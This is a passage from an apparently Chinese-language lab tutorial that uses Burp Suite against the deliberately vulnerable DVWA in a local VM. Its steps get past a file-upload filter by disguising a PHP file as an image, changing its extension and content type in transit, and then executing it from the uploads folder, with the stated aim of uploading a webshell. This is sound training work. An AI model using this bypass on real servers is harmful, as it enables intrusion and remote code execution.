
        }

    }
    else{
        echo '<pre>Your image was not uploaded.</pre>';
    }
}
?>
```


要成功上傳webshell有兩種方式，
一是直接上傳圖片，用webshell管理工具直接連接。
二是透過Burp更改附檔名。(以下練習這個項目)

首先將原phpinfo.php改成phpinfo.png。


開啟Burp, Proxy: Intercept on: Open Browser。




瀏覽器輸入 192.168.119.128




到 Burp Suit 點選 Forward



查看 瀏覽器, 已打開 owaspbwa, 點選 DVWA




到 Burp Suit 點選 Forward



到瀏覽器輸入帳號密碼, Login 登入, 再到 Burp Suit 點選 Forward




直到 upload 畫面




選擇 phpinfo.png, 點選 upload 上傳該檔案




到 Burp Suit , 查看 100000 下方, 將 png 改為 jpeg, 將png 改為 php






在Burp點選Forward, 即可看到檔案成功上傳。



到瀏覽器看到檔案成功上上傳



將 `phpinfo.php` 改為 `03.png`, 重做一遍

在瀏覽器網址輸入

<http://192.168.119.128/dvwa/hackable/uploads/03.php>

查看是否可以執行 php

九、File Include

1.